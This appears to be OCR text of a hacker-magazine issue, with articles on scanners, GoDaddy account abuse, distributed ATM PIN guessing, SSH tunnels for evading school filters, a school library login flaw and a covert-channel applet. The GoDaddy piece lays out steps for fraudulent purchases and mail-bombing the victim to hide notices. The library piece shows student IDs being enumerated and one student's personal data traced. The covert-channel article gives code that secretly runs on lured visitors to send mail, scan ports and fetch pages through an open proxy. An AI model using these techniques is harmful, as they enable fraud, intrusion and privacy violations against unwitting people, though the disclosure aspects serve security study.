One of the main complaints I hear about the Signal Stalkers is the lack of capability to lock out annoying frequencies while in Signal Stalker mode. For starters, if you have a Uniden BC-92XLT, enable the Close Call "pager skip" function. This will eliminate the vast majority of annoying signals. On both units, when you find an annoying signal in SS/CC mode simply hit "FUNC" twice and then "L/O". This will lock out the frequency. The user manual is a little vague on that.

Unlike frequency counters, the signal acquisition time on Signal Stalkers is a little longer. To shorten this time, deselect bands you're not at the moment interested in hearing activity on. For example, if you're in the middle of some rural farmland and there is no UHF or 800 MHz activity, then deselect those bands. Since you will probably (note I said probably) not hear anything on the aircraft band unless you live next to an airport, you might want to deselect the aircraft band as well. You never know what you might be missing however. I don't live near an airport, but I've gotten Signal Stalker hits from planes flying overhead at low altitude.

Many of you who have played with frequency counters were aware of the fact that a "bigger" (high gain) antenna wasn't necessarily better because of the frequency counter's lack of selectivity. A high-gain antenna attached to a frequency counter usually resulted in the counter displaying the frequency of a local pager or broadcast transmitter. This is not the case with a Signal Stalker. A high gain antenna combined with the Signal Stalker's ability to lock out annoying signals and select individual frequency bands will result in an increase in near-field reception range. Using a magnet-mount scanner antenna on the car, I've "detected" my county's fire dispatch frequency from ten miles away, and a five watt VHF-low band R/C link from about 2000 feet.

One thing I noticed about the PRO-83 is that the supplied short antenna is barely adequate. The BC-92XLT has a slightly better stock antenna, but as a general rule all stock rubber duck antennas that come with scanners are designed for uniformly average to mediocre performance across a wide frequency range. I suggest upgrading with a better aftermarket antenna. You can get a Radio Shack #320-034 Deluxe Rubber Duck Antenna for general purpose monitoring, or their #20-006 telescoping whip for when you're in a fixed location and want optimum reception. In a similar vein, when driving in a vehicle having the scanner with a rubber duck antenna sitting on the seat next to you won't cut it. Get an external antenna for your vehicle. While on the subject of antennas, you might be able to scrounge something up depending on what bands you are interested in. CB antennas work very well on the VHF Low band (30-50 MHz). Dual-band (two meter and 70 cm) hand antennas will work for the VHF high and UHF bands (138-144 and 440-512 MHz). Old AMPS cellular antennas are perfect for the 800 and 900 MHz bands, but you will need a TNC-to-BNC antenna adapter to use them.

I've received a fair number of emails from people asking what scanner they should buy. For a basic non-trunk-tracking, non-P25 unit the PRO-83 or BC-92XLT is an excellent value for the money just to have near-field reception capability. When it comes to trunk-tracking scanners however I would avoid buying one at the moment. Why? The reason is something called "rebanding". At present the 800 MHz land mobile band is a host to both public safety communications and the Nextel service. This has resulted in interference issues over the years. To eliminate the problem, the FCC is doing the following:

1. Moving Nextel to the top of the 800

MHz band and public safety to the bottom. At present, public safety communications are mostly on the edges of the band, with Nextel in the middle.

2. Changing the channel/frequency spacing from 12.5 KHz to 6.25 KHz. This will double the amount of channels available. Consequently, radio users will have to convert to narrowband modulation.

3. Eventually moving Nextel off the 800 MHz band and up to the 1.9 GHz PCS band.

This is troublesome for trunk-tracking scanners because of Number 2 above. Each 12.5 KHz frequency is assigned a channel number. The channel number/frequency assignments will change when the band goes to the narrower spacing. Trunk-trackers use those channel numbers to determine what frequency to tune in order to follow a talk-group on the system. After a system has been rebanded, the current crop of trunk-tracking will not follow the system as the channel number/frequency assignments will be all wrong.

New England was supposed to be the first to go through rebanding, and the process has yet to occur as of the time of this writing. I'd expect other parts of the country to go through similar delays. As far as scanner manufacturers are concerned, Radio Shack initially said the firmware of their trunk-tracking scanners would be upgradable but then changed their mind. If you have a current model Radio Shack trunk-tracker scanner, you will be out of luck once rebanding occurs to the systems you monitor. Uniden (Bearcat) has said that their current models will be firmware upgradable and some upgrades have already been made available to correct a few bugs found in early versions of the firmware. However I suspect that unless the rebanding progresses quicker, once the "current" models become discontinued, product support (including firmware upgrades) for them will cease to exist as is usually the case with "obsolete" equipment.

Once the FCC, land mobile radio industry, and Nextel get their collective act together and figure out once and for all the final fate of the 800 MHz band, then things will be all fine and dandy. Until then, if you simply have to buy a trunk-tracker spend as little as possible for a used one at a hamfest. This way you won't feel so bad when it simply becomes a conventional scanner after rebanding. If you have a large sum of money burning a hole in your pocket, and you simply have to buy something new, get one of those computer-controlled, DC-to-Daylight communications receivers made by Icom or AOR. They actually will never become obsolete. With the computer interface, they can be used with the Trunker software to follow trunked radio systems, even post-rebanding. They are readily modified to provide a 10.7 MHz IF output in order to use an AOR ARD25 P25 decoder box for demodulating P-25 audio. They also feature full frequency coverage from 100 KHz to 2+ GHz (minus cellular in the United States). No matter what frequency gets reallocated to what, you'll be able to tune it. As a new RF hobbyist, a communications receiver is more versatile than a police scanner. You can listen to local VHF/UHF public safety communications one week, tune down the spectrum a little bit for shortwave broadcasters and ham radio operators (3880-3885 KHz - AM mode) the next week, do a little experimentation with computerized monitoring the next, and finish the month out playing with monitoring the various digital modes you encounter on the air.

GoDaddy.com Insecurity

Make a .com name with us!

by SLEZ

Have you ever looked into how insecure godaddy.com really is? Before I go into detail let's first make something clear. To do this you must have access to someone's GoDaddy account. You cannot say that it is totally impossible for a GoDaddy account to be broken into. Email spam plus careless people are proof of this.

Let's say you somehow got access to a GoDaddy account that you are not the owner of. All you would have to do is click on **My Account** and any type of information you would need about the person is right in front of you. In there you will see **My Customer #** which could come in handy. Then by going into **Account Settings** the person's full name, address, city, state, zip code, country,

and phone number are displayed. Now in **Account Security Information** which is under **Account Settings** the email address used under the account is displayed. Also in **Account Security Information** they were nice enough to display the **Call-in Pin** which is a four digit number that you supply to the Customer Service or Technical Support representative when you call GoDaddy in order to verify your identity and customer account. The final piece of information you will need in **Account Settings** is **Payment Information** which displays the type of credit card used, the last four digits of the credit card, expiration date, and when the credit card was last used. What I do not understand is why all this information is being displayed and only protected by one single password.

Someone can simply call up GoDaddy and buy a domain name under someone else's account. You can even spoof the number you're calling from to the one under the account. GoDaddy will ask you for the information that I have listed above and before adding the domain to your account the sales rep will ask you for the last four digits of the credit card. Now say someone does this. They can easily make another GoDaddy account and transfer over the domain and if the owner logs into their account there will be no trace of the newly purchased domain name.

Any actions made under the account will notify the account owner via email. Simply by mail bombing the account owner's email with the email address sales@godaddy.com and support@godaddy.com about 500 to 999 times will increases the chance that the person will delete all those emails along with the ones really sent from godaddy.com. Also keep in mind many people use the same password for all their accounts and the same email address for all their business. Even if the person has a different password for their email, with the information displayed in their GoDaddy account you might be able to reset the password. That email address could be connected to an online banking account or even PayPal.

There is no need for this information to be displayed for any reason. Nothing can be 100 percent hacker-proof but having sensitive information out like that isn't a smart move by GoDaddy. To fix this problem all they would have to do is have a security question prompt. If answered correctly, access would be granted to **Account Settings**. This might not solve the problem fully but it would make it harder for people to obtain personal information about the owner.

Another security flaw in **Account Security Information** is the **Enable Card on File** option. All you need to do is check the option, confirm the password, and then you can purchase items on godaddy.com without a credit card and without calling up to social engineer the sales reps.

Hubots:
New Ways of Attacking Old Systems



by S. Pidgorny

Distributed denial of service attacks are a sad reality of today. Coordinated botnets are using their numbers to overwhelm their target, consuming either all processing resources or all bandwidth. The attacks are incredibly hard to counter, as often there's no detectable difference between the bots and legitimate users. Even if there is, the intrusion prevention systems should have enough capacity to process large numbers of requests, making them targets of the attack themselves.

But what if the participants of distributed attacks were not bots but real people? That opens new opportunities for attacks against well known targets. A good example would be PIN brute forcing in an automatic teller machine (ATM).

ATM cards generally use a magnetic strip and require a PIN to get the account balance or withdraw cash. You have three tries to get the PIN right. After the first or second time you can cancel and get the card back. PINs are generally four digit decimal numbers (0000 to 9999). So one gets two shots at guessing the PIN (ATM swallows the card after the third wrong PIN attempt), and the probability of a successful guess is therefore 0.02. It will

take days of full time PIN guessing for somebody to get access to the money if they have a card but don't know the PIN.

Unless PIN brute forcing is distributed. Copying an ATM card is a trivial task. Equipment for it is cheap and widely available. Picture a group of 5000 people doing PIN guessing at the same time. The coordinator distributes magnetic strip information, the force (do we call them hubots?) writes strips on white plastic and uses 5000 ATMs at the same time with preassigned PINs, just two for each hubot. Success is certain, the attack takes just minutes, and is as hard to counter as any other distributed attack.

A few factors still offset the risk: forming the army of hubots, which is very geographically distributed (thousands of ATMs are needed), extraordinary organizational skill is needed, the magnetic strip information needs to be obtained somehow, and monitoring systems could flag the use pattern and prevent the card from being used until the owner contacts the bank. But the required resources can already be in place, as the criminal economy has significant scale and workforce. Only completely switching from easily clonable cards to cryptographic chip cards will fully mitigate the risk of such distributed attacks against bank cards.

Shouts to the P&A squad, J.K., Cookie, and Nicky. We shall outsmart.

Network Ninjitsu: Bypassing Firewalls and Web Filters



by James Penguin
jamespenguin@gmail.com

Picture yourself in the following situation. You're at school/work minding your own business simply perusing the Internet and all it has to offer. However when you try to visit your ninja clan's website, you are instead presented with a web page stating that this particular website is blocked. Naturally you are shocked and offended by such an action. So do something about it; sneak through like a ninja with an SSH tunnel.

A Brief Explanation

For those who have no idea what an SSH tunnel is, imagine that whenever you establish a connection to an SSH server that you are digging an underground tunnel from your location at Point A to the server's location at Point B in which a messenger carries messages back and forth between you and the server. The reason that the tunnel is underground is because your connection is encrypted. Because of this people cannot see what is being sent back and forth through your connection (underground tunnel). Now once you have established a connection, you have an entire tunnel to send data back and forth through.

Now the great thing about this underground tunnel is that it is big enough so that it can fit more than one messenger. As a result it is possible to send messengers with messages for a server at Point C through the underground tunnel, have them relayed from Point B to point C, from Point C back to Point B, and then through the underground tunnel back to you at Point A.

For a more detailed explanation see the Wikipedia page about Tunneling Protocols: `http://en.wikipedia.org/wiki/Tunnel➥ing_protocol`

The Guards

Let's assume that the network that you are currently on has a server that filters web traffic, is guarded by a firewall that does not allow inbound connections, and only allows outbound connections on ports 21 (ftp), 80 (http), and 443 (https). How is this information useful, you ask? Well, we know that we can get traffic out of three different ports

which means that you have three openings from which you can dig a tunnel.

Preparation

In order to successfully sneak through the firewall/web filter you will need two things:

- An SSH server listening on one of the ports that you are allowed outbound access on. For help setting up an SSH server see:`http://lifehacker.com/software/home-➥server/geek-to-live--set-up-a-personal-➥home-ssh-server-205090.php`
- An SSH client, either PuTTY (GUI) or Plink (Command Line). This article covers the use of Plink. You can download both PuTTY and Plink from: `http://www.chiark.➥greenend.org.uk/~sgtatham/putty/`

A Simple Tunnel

The command for creating a tunnel with plink is `plink -N -P PortNumber -L Source ➥Port:RemoteServer:ServicePort -l User ➥Name SSHServerAddress`. For PortNumber use a port that you have outbound access on. For SourcePort use any number between 1 and 65535. For RemoteServer use the IP address of a remote server you would like to access. For ServicePort use the port of the service you'd like to access on the remote server.

For example, to tunnel an http connection to a remote server at 72.14.207.99 through an SSH server listening on port 21 and with the address 123.123.123.123, the command would look like `plink -N -P 21 -L 1337:72.14.207.99:80 -l YourUsername 123.123.123.123`. Once you have entered your password, open up a web browser and enter `http://127.0.0.1:1337` into the address bar and you will be looking at the Google home page.

Note 1: When using the above command syntax, after you have provided your correct password, the blinking cursor will drop a line. This means that your login was successful.

Note 2: Tunnels can be used to proxy a connection to any address on any port, however this article will focus on tunneling web pages.

Dynamic SOCKS-based Jutsu!

While a simple tunnel may be all right for connecting to one specific server, a ninja such as yourself has many different servers to browse and it is impractical to create a tunnel for each different server that you may want to connect to. This is where dynamic SOCKS-based port forwarding comes into play. In n0n-1337-ninj4 terms this is an SSH tunnel similar to the one created in the section above, but its RemoteServer and ServicePort are dynamic. However its SourcePort remains the same.

The command for creating a dynamic tunnel is, `plink -N -P PortNumver -D Source ➥Port -l UserName SSHServerAddress`. Creating a dynamic tunnel is a little less confusing (syntax wise) then a simple tunnel, however using it is slightly more complex.

Web Browsing Over a Dynamic Tunnel

In order to use a web browser over a dynamic tunnel, you need to be able to modify the browser's proxy settings. In your current restricted environment you are unable to modify your school's/work's web browser (which is Internet Explorer (boo!)) settings. However, this isn't a problem for a ninja like yourself. All you must do is acquire a web browser that you have full control over. However, you can't leave any trace of using another web browser (for it is not the ninja way), so installing a new one is out of the question. This is where Firefox Portable (a mobile install-free version of Firefox) steps in. Download FP from `http://portableapps.➥com/apps/internet/firefox_portable` (this article covers using Firefox Portable 2.0) and extract it to a USB jump drive or to your hard drive for later burning to a CD.

To use FP over a dynamic tunnel: First start FP, click on `Tools` and choose `Options`. Click the button at the top labeled `Advanced`. Under the `Connection` section click the button labeled `Settings...` In the connections settings window choose the third option labeled `Manual proxy configuration:` and in the entry box next to the words `SOCKS Host` enter `127.0.0.1`. In the entry box to the right of the entry box for `SOCKS Host` enter the SourcePort you used when creating your dynamic tunnel. Make sure that `SOCKS v5` is selected and click `OK`.

FP will now send and receive all traffic over your dynamic tunnel; however by default FP does DNS lookups locally which can give away what you are browsing (very un-ninja-like). To configure FP to send DNS lookups over a dynamic tunnel: In the address bar type `about:config` and hit enter; in the entry box next to the word `Filter` enter `network.➥proxy.socks_remote_dns`, right click the result and select the `Toggle` option.

Cloaking FP to look like IE

Well now you've got a copy of FP using a dynamic tunnel to browse the web, but FP isn't very stealthy and any passing teacher/administrator will be all over you when they see it. As a ninja stealth is very important, so your next priority is to configure Firefox Portable so that it looks like Internet Explorer.

You will need the following in order to effectively cloak your copy of FP:

-Neofox IE 6: https://addons.mozilla.org/firefox/4327/. A theme that makes PF look like IE 6.0

-Firesomething: https://addons.mozilla.org/firefox/31/. An extension that allows you to change the title of the web browser. *Note:* you will have to modify the .xpi slightly to make it install with FP 2.0. The steps on how to do this are in the first comment of the page.

-Internet Explorer XP Icons: http://www.bamm.gabriana.com/cgi-bin/download.pl/package/ieiconsxp.xpi. An extension that replaces the Firefox icons with the ones used by IE.

Configure Firesomething to change the browser title from "Mozilla Firefox" to "Microsoft Internet Explorer." FP should now at least resemble IE at a passing glance and with some tool bar and appearance tweaking on your part, no teacher/administrator will spare it a second glance.

With your new skills in Network Ninjitsu, no web filter/firewall will stand a chance.



Hacking a Major Technical School's Website

by valnour

This article outlines a very simple hack on a very prominent technical school's online library. It may sound like getting into a school's library isn't that big a deal, but this particular school (and I'm sure many others like it) requests that you input contact information when logging in to the system for the first time. This allows a potential attacker to gain some sensitive data on a student such as: location of the school they attend, full name, phone number (home and work), email addresses, and it also allows you to change passwords without knowing the old one.

Procedure

When logging into this school's student library, you are prompted for your username and password. After providing this you are logged into the system. However, if you log into the school's student portal (which shows school news and provides a link to the library and such) with your username and password, then follow the link to the school's library, a completely different procedure is followed. Instead of logging in with any sort of authentication or checking session IDs or even cookies, it just takes you to a URL structured like this:

```
http://library.majorschool.edu/portal.asp?pi=student#&role=student
```


Replace "student#" with, well, your student number and you have instant access. No password checks or anything.

After I discovered this, I just start plugging in different numbers. I tried about ten in all and only found one other student. Now I'm sure if I would have poked around some more I could have found several others, but I didn't want to raise any suspicion. As far as the other student I found, I was able to get their email addresses, two phone numbers, and full name. I was able to locate her on myspace with this information and was able to gather her home address after poking around on Google with all the other information I found. Now keep in mind that this school has upwards of 70 campuses in the United States. This particular person was on the west coast. I live closer to the east.

Conclusion

This prominent technical school, which even offers a class entitled "Security Applications of Common IT Platforms," obviously created a weak point in their online resources. This problem was very simple, but still was able to give enough information for an attacker to gain plenty of ground in very little time. All that was needed was an eight digit, nonrandom number that could easily have been social engineered. I hope I have given enough information to make this useful, especially to students at this school. But I also hope I have been vague enough so as to put no one's personal data at risk.

Covert Communication Channels



by OSIN

This article is a demonstration on how various types of communication channels can be rendered in unusual ways. I should point out that the purpose of writing this article is not to introduce worms, trojans, or yet another virus, but to get you to view tools and techniques in a new manner, especially in ways they were never meant to be used. That being said, I will first spell out how the actual mechanism of sending a message over the Internet works. Then I will delve into the details and scripts required to actually perform the task. But, you should realize that this type of communication is not for time-sensitive information. In some ways these techniques are something like a "Poor Man's Tor." For purposes of this article I will assume the reader has some working knowledge of HTML coding with IFrames, Javascript, and Java-to-Javascript communication. Additionally, the full source code for the applet and main HTML/Javascript page will be available at http://uk.geocities.com/osin1941/app/app.html.

The way this communication scenario goes is this. Two people in diverse locations need to send messages to each other. For simplicity sake, this scenario takes into account one person, Shemp, leaving a text message somewhere out on the Internet. The other person, Curly, will create a website that will retrieve the message from Shemp's website. For this discussion both websites will be in the same domain, say for example NyukNyukNyuk. You'll understand later why having that setup makes the communication much easier. Now, you may be asking yourself, why doesn't Curly merely visit Shemp's website? It could be that both parties do not want to expose their browsing habits to their ISP or to the NSA. And even if they were using an anonymizing system such as Tor, they might get blocked by certain countries' tyrannical filtering schemes, such as the Great Firewall of China. So Curly's website is really the catalyst which kicks off everything and this whole scenario hinges on Curly's ability to attract an innocent web viewer to view his website.

Curly will create a web page which will consist of two frames, a top and bottom frame. The top frame will show some innocuous information that the innocent web visitor will see. This can be anything so I don't show any html code for top.html. The bottom frame is where the action will take place. The html code for the page that creates the frames looks like this:

```
index.html
<frameset rows=100%,0%>
<frame name="top" src="top.html" NORESIZE>
<frame name="bottom" src="bottom.html" NORESIZE>
</frameset>
```

It should be obvious by now that the innocent web viewer in most cases will not even realize there is a bottom frame, but it is there even though we assigned 100 percent of the browser window to the top. It is in that bottom frame where all the action takes place.

Operation Moe

About ten years ago it was popular for website designers to create little cgi and perl test scripts to test sending emails to an email account. There used to be many of those scripts out on the Internet but over time most disappeared. But not all of them were deleted. Some have been out there for years and they aren't being monitored. I personally know of at least three sites that still allow you to pass text messages in the URL of the http GET call. I was able to find them by using Google's advanced search settings. I won't give the exact search criteria I used because I don't want to start a spam attack, but it shouldn't be that hard for you to figure out. Sending email this way is not really hard. You just redirect the bottom frame to the script's loca-

tion, which is usually an acknowledgment page. Here's the bit of Javascript code that is loaded by a call in the body html tag when bottom.html is loaded, i.e., `<body onload="dothis();">`

```
function dothis(){

//change the line below to whatever email script you are using.
var
Url="http://www.somedomain.com/mail.cgi?name=Shemp&sender=shemp@NyukNyukNyuk.com&
➥recip=curly@NyukNyukNyuk.com&subj=My Message&text=Shemps%32message%32to%32Curly";
        this.document.location.href=url;
}
```

But how does Shemp's message actually get to Curly? Well, in that case we're going to use the IFrame tag. Let's say that Shemp has created an account on NyukNyukNyuk under his name and has placed a flat text file with the message "How dare you look like someone I hate!" Curly also has a separate account on NyukNyukNyuk for himself, but his homepage is the framed page discussed above. He has "enticing" visual and textual information to lure someone to view it which kicks off the Javascript function. But first, Curly has to make come code changes. Here is the IFrame code in bottom.html:

```
<iframe
src="http://www.NyukNyukNyuk.com/shemp/message.txt"
name="test" onload="dothis(this);">
</iframe>
```

But Curly also has to make some code changes to the Javascript function dothis. Using a search engine, Curly finds some code that will basically pull out the text (technically it pulls out the html code) from the IFrame:

```
function dothis(iframe) {
        content="";
        if (iframe.contentDocument) {
 content=iframe.contentDocument.body.innerHTML;
        else if (iframe.contentWindow) {
 content=iframe.contentWindow.document.body.innerHTML;
        }else if (iframe.document) {
 content=iframe.document.body.innerHTML;
        }
        content=content.substring(5,content.length-6);
url="http://www.somedomain.com/mail.cgi?name=Shemp&sender=shemp@NyukNyukNyuk.
➥com&recip=curly@NyukNyukNyuk.com&subj=My
Message&text="+content;
        this.document.location.href=url;
}
```

One final note about this technique. As I said earlier it is easier if both websites come from the same domain. By default, most browsers prevent cross-site scripting across different domains. This is actually a good thing, but there's nothing preventing a user from allowing this in their browser. So in theory groups of people working together could set up a covert channel by changing the settings in their browsers to deliberately allow messages to be sent from separate domains. Also, expect the same message to be delivered multiple times.

Operation Larry

I know what you're thinking. Could the above technique work by sending 64-bit encoded images? In theory yes, but in practice most likely not. That's because a lot of programmers wisely limited the size of the submitted message in their scripts. But that's not going to deter Shemp and Curly. They've thought of another way to communicate: Java-to-Javascript communication.

This next technique has two requirements but, believe it or not, it's actually not impossible to find a website that fulfills them. In fact, I actually know of such a website, but I won't mention it since they have been very good to me. Anyway, the requirements are these:

a. The website allows users to have accounts (creating html pages and an email account).

b. There is an SMTP server and HTML webserver running on the same machine.

For those of you who are not Java programmers, an applet normally cannot open a network connection. But there is one special case in which an applet can: when it's communicating back to the server from whence it came. And in that case if there is a server listening on any port, it can normally make a connection to its server of origin and that port. For the purposes of this demonstration it is assumed the SMTP server relays messages to Curly's email account of the same domain.

Curly will be the one who will have to implement the Java-Javascript communications. Basically, Javascript communicates to Java by calling one of the Java methods of an applet:

```
this.document.applets[0].sendEmail(message);
```

In this case the method sendEmail is a Java method that performs the call to the SMTP server. On the other side, Java can communicate with Javascript methods, but we have to set up some special sections in the Java code that is not normally needed for an ordinary applet. The first is that we must import the class that allows an applet to call Javascript. That line is added to the Java code then recompiled:

```
import netscape.javascript.*;
```

In most cases, especially in Windows machines, the netscape.javascript classes reside in the plugin.jar file. When you compile your applet you may have to specify the -classpath option in order to compile the Java code. Anyway, to use the class we must create a new JSObject class:

```
JSObject win=JSObject.getWindow(this);
```

Then from our applet we can call any Javascript function in our page like so:

```
win.call("dothis",null);
```

This would call a Javascript function called dothis() with no variables passed to the function. As a side note, the null is actually a place holder. That place is usually reserved for a String array to pass variables into the Javascript function, but that functionality is beyond the scope of this article.

But we must also pass parameters to this applet in order for it to run correctly. Let's say Curly wants the option of either having Shemp's message sent to him via a script as we did in Operation Moe, or sending it by connecting to port 25 of our server of origin and sending the message manually so that the applet doesn't have to be recompiled. Here is an example of how applet parameters are defined for Curly's applet:

```
<applet code="app.class" width=1 height=1>
<param name="helo_line" value="helo NyukNyukNyuk.com">
<param name="server" value="10.0.0.1">
<param name="smtp_port" value="25">
<param name="from_email"
value="shemp@NyukNyukNyuk.com">
<param name="to_email" value="curly@NyukNyukNyuk.com">
<param name="subject" value="My Message to You">
<param name="email_mode" value="homeserver">
</applet>
```

Most of the parameters are self explanatory, but I should explain a few of them. The helo_line parameter is needed because some SMTP servers require a helo call before they will allow you to send email through them. You may have to play with that parameter in order to get the applet to work correctly with the server of origin. The "server" parameter is the server of origin's IP. And finally email_mode instructs the applet on which method it should use to send Shemp's message. The "homeserver" mode tells the applet to make a connection back to port 25 of the "server" IP and send it to the user defined in "to_email", in this case a valid email account for the domain of the servicing SMTP server. The other option of email_mode is "script". This instructs the applet to call a Javascript function and send the email via the technique introduced in Operation Moe. Recall that the message itself is retrieved by the IFrame in bottom.html and isn't defined as an applet parameter. It is already defined by the "content" variable.

Parameters for an applet are retrieved using the getParameter method for applets. So we would grab one of the parameters defined on the html page like this:

```
String email_mode=getParameter("email_mode");
```

Note that you must pass the getParameter method the same name in your Java code as you did in the html code. And here is the snippet of code in the Java applet that sends the

message:

```
public void sendEmail(String message) {

if (email_mode.equals("script")) {
//if email mode is by script, call the Javascript func
sendContentOverWeb()
//this is the Javascript method that calls the cgi
email script
//note that 'message' is already available to the
Javascript function
System.out.println("Calling method
sendContentOverWeb...");
        win.call("sendContentOverWeb",null);

        } else {
//else send by opening a network connection back to
server we came
System.out.println("Calling server "+server);
String inline="";
String outline="";
        try {
        InetAddress addr =
InetAddress.getByName(server);
        Socket sock = new Socket(addr, smtp_port);

        BufferedReader in=new BufferedReader(new
InputStreamReader(sock.getInputStream()));
        BufferedWriter out=new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));

        //read in server's welcome
         inline=in.readLine();
        //write out helo line
        out.write(helo_line+"\n");
        out.flush();
        //read in server response
        inline=in.readLine();
        out.write("mail from:"+from_email+"\n");
        out.flush();
        inline=in.readLine();
        out.write("rcpt to:"+to_email+"\n");
        out.flush();
        inline=in.readLine();
        out.write("data"+"\n");
        out.flush();
         //write out the message
        out.write(message+"\n");
        out.flush();
        out.write(".\n");
        out.flush();
        //read in server response
        inline=in.readLine();
        out.write("quit\n");
        out.flush();
        sock.close();
        }catch(Exception e) {System.out.println("SMTP
Error: "+e);}
}
}
```

As you can see, if the homeserver has an SMTP server running on it, there is the possibility that an applet could utilize its services, which is why it is generally not a good idea to run an SMTP server on the same machine as the webserver. But Curly has one more zany antic up his sleeve.

Getting back to the story, every now and then Curly forgets or makes a mistake and enters the wrong port number for the SMTP server in the applet's parameters. What he finds is that the applet throws an exception and fails to make a connection since that erroneous port is naturally closed. Then he begins to wonder, "Can the replication of failure actually give an indication of what ports are open on the server of origin?" So, he decides to add an applet parameter called "applet_mode" which will allow him to test his theory. If the applet is in "smtp" mode, it does its normal emailing procedures as discussed in Operations Moe and Larry. But if it is in "nmap" mode, the applet will try to open a series of ports and email what ports were found open to him. Since we already know that an applet can only communicate back to the server of origin and that parameter is already defined, Curly must create two more parameters called "start_port" and "end_port". And he must create another method in his Java code to perform this function:

```
public void doNmap() {
openports="The following ports are open on "+server+":
";
for (int i=start_port;i<end_port;i++) {

try {

InetAddress addr = InetAddress.getByName(server);
Socket sock = new Socket(addr, proxy_port);

//if this port is open, an exception will not be
thrown and
//the following code will be executed
openports+=i+" ";
}catch(Exception me){}
}//end for loop

sendEmail(openports);
}
```

Since Curly knows that a Java applet will even bypass a Tor connection and expose his real IP, having an innocent viewer running this code on their machine using the methods discussed previously is critical.

But let's say that in the process of running his applet in "nmap" mode Curly discovers that port 3128 is open on the server of origin! How convenient. For those of you who are unfamiliar with squid, it is a proxy server that listens by default on port 3128. So Curly decides to add a third mode to his applet: http. In this mode the applet makes a call to port 3128 and, assuming the proxy is an open proxy server, it retrieves whatever web page Curly desires and emails the html code of the request back to him. In fact, why not have a list of URLs to pass off to the applet? First Curly creates another applet parameter:

```
<param name="http_request_list" value="http://www.google.com|http://www.geocities.
➥com|http://www.2600.com">
```

Note that each URL is separated by "|". Then he must update his java code. The doHttp() method of his Java applet is a nearly exact replica of the doSmtp() method, except the input and output lines are different:

```
        out.write("GET "+url+" HTTP/1.1\n");
out.write("\n");
out.flush();
while((str=in.readLine()) !=null){
url_code+=str;
}
```

Then all the doHttp method has to do is call the sendEmail method and pass the url_code value to be emailed to Curly by whatever email mode is defined in the applet parameters of bottom.html. So, to end the story, the applet has three modes: smtp, nmap, http, and now the punchline, Moe, Larry, the Cheese!

How to cripple the FBI



by comfreak
comfreak@gmail.com

Watching cable news in October I saw the story of Joseph Duncan, a man who confessed to the murder of two adults and a teenager in Idaho. For more info see Google News and have yourself a merry time searching. However, the crux of the story caught me when I heard the FBI had his laptop and could not crack the encryption without his password. The news reporter asked aimless questions such as "How hard is it to encrypt a laptop?" and "Why is the FBI having such a hard time cracking this laptop?" Of course, news commentators are clueless on how easy it is to encrypt a drive and subsequently leave even the federal government apparently helpless.

It got me wondering just what kind of encryption this might be that the FBI went public with the information. Surely they would not want to embarrass themselves unless they truly needed this guy to give up his password. I heard on the same TV program one of the officers garble something about "It's called Pretty Good Program." I assume he is speaking of PGP (Pretty Good Privacy at pgpi.org) so it just got me thinking more and asking some questions. Can it really be just that simple to encrypt files beyond the power of the federal government? If it really is so strong beyond the cracking power of the FBI, then clearly all security comes down to the quality of your password.

The commercial version of PGP features an option to encrypt an entire drive or create an encrypted virtual drive within your drive. That makes it very easy to keep an encrypted section and just send things that are of a "sensitive" nature to it. It could be the only thing between you and a jail cell depending on your specific issue with the law.

Whether the federal government can crack it or not doesn't matter if your password is something simple like "fluffy" or "12345". Perhaps something more obvious like your initials or your kids name(s). For further illustration of the absurdity of people's passwords I'll point to a family member of mine who shall remain nameless. They use the same password for everything from their email to their financial data to their Windows password. The punch line comes in the fact that the same password phrase is also used as their license plate number. I couldn't make that up if I tried.

The bottom line I found from this story is that you really need to take passwords seriously. Unfortunately most people don't like to write down/remember more than one or two simple passwords. Of course, if for "some" reason you find yourself in a situation where you wish you set better passwords, it will be too late. For example, let's say you find yourself on the wrong side of the law and some computer equipment is seized. Perhaps there is "information" on that equipment which could get you in more "trouble." You could end up compounding a simple problem. However, if you are using strong encryption and a string of tough passwords, you will be safe. If this laptop sent to the FBI is secure, your local crime lab will be even more helpless.

There are some excellent password generators I found just doing a simple search:

```
www.winguides.com/security/password.php
www.randpass.com
```

More advanced generators and downloadable programs:

```
www.mark.vcn.com/password/
www.grc.com/passwords.htm
```


HOPE FORUMS

Announcing a brand new way to communicate your thoughts and ideas about the HOPE conferences, 2600, and hacker issues!

Simply go to http://talk.hope.net and join the fun! We already have many lively discussions in progress and you can start your own if you feel the need. The forum focuses mainly on the past and future Hackers On Planet Earth conferences and the current battle to help save the Hotel Pennsylvania, site of HOPE.

Registration is simple, quick, and free! See what happens when we all put our heads together.

OFF THE HOOK



Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!



Happenings

CAROLINACON will begin Friday, April 20th and wrap up Saturday night, April 21st. This year's event will be held at the Holiday Inn in scenic Chapel Hill, North Carolina (1301 N. Fordham Blvd.). The conference is a great way to meet other like-minded technology enthusiasts and to knowledge-share with your peers. There is a lot of opportunity for both learning and socializing. In many ways, Carolinacon is like a whole semester of college, all in one weekend. For more details, visit www.carolinacon.org.

CHAOS COMMUNICATION CAMP 2007. This event will start August 8th and last until August 12th, 2007. That's right, ladies and gentlemen. We are going for five days this time! The Camp will take place at a brand new location at the Airport Museum in Finowfurt, directly at Finow airport. So if you like, you can directly fly to the Camp. You can get to the location easily with a car in less than 30 minutes starting in Berlin and we will make sure there is a shuttle connection to the next train station. The coordinates of the location are 52.8317, 13.6779. More details at ccc.de.

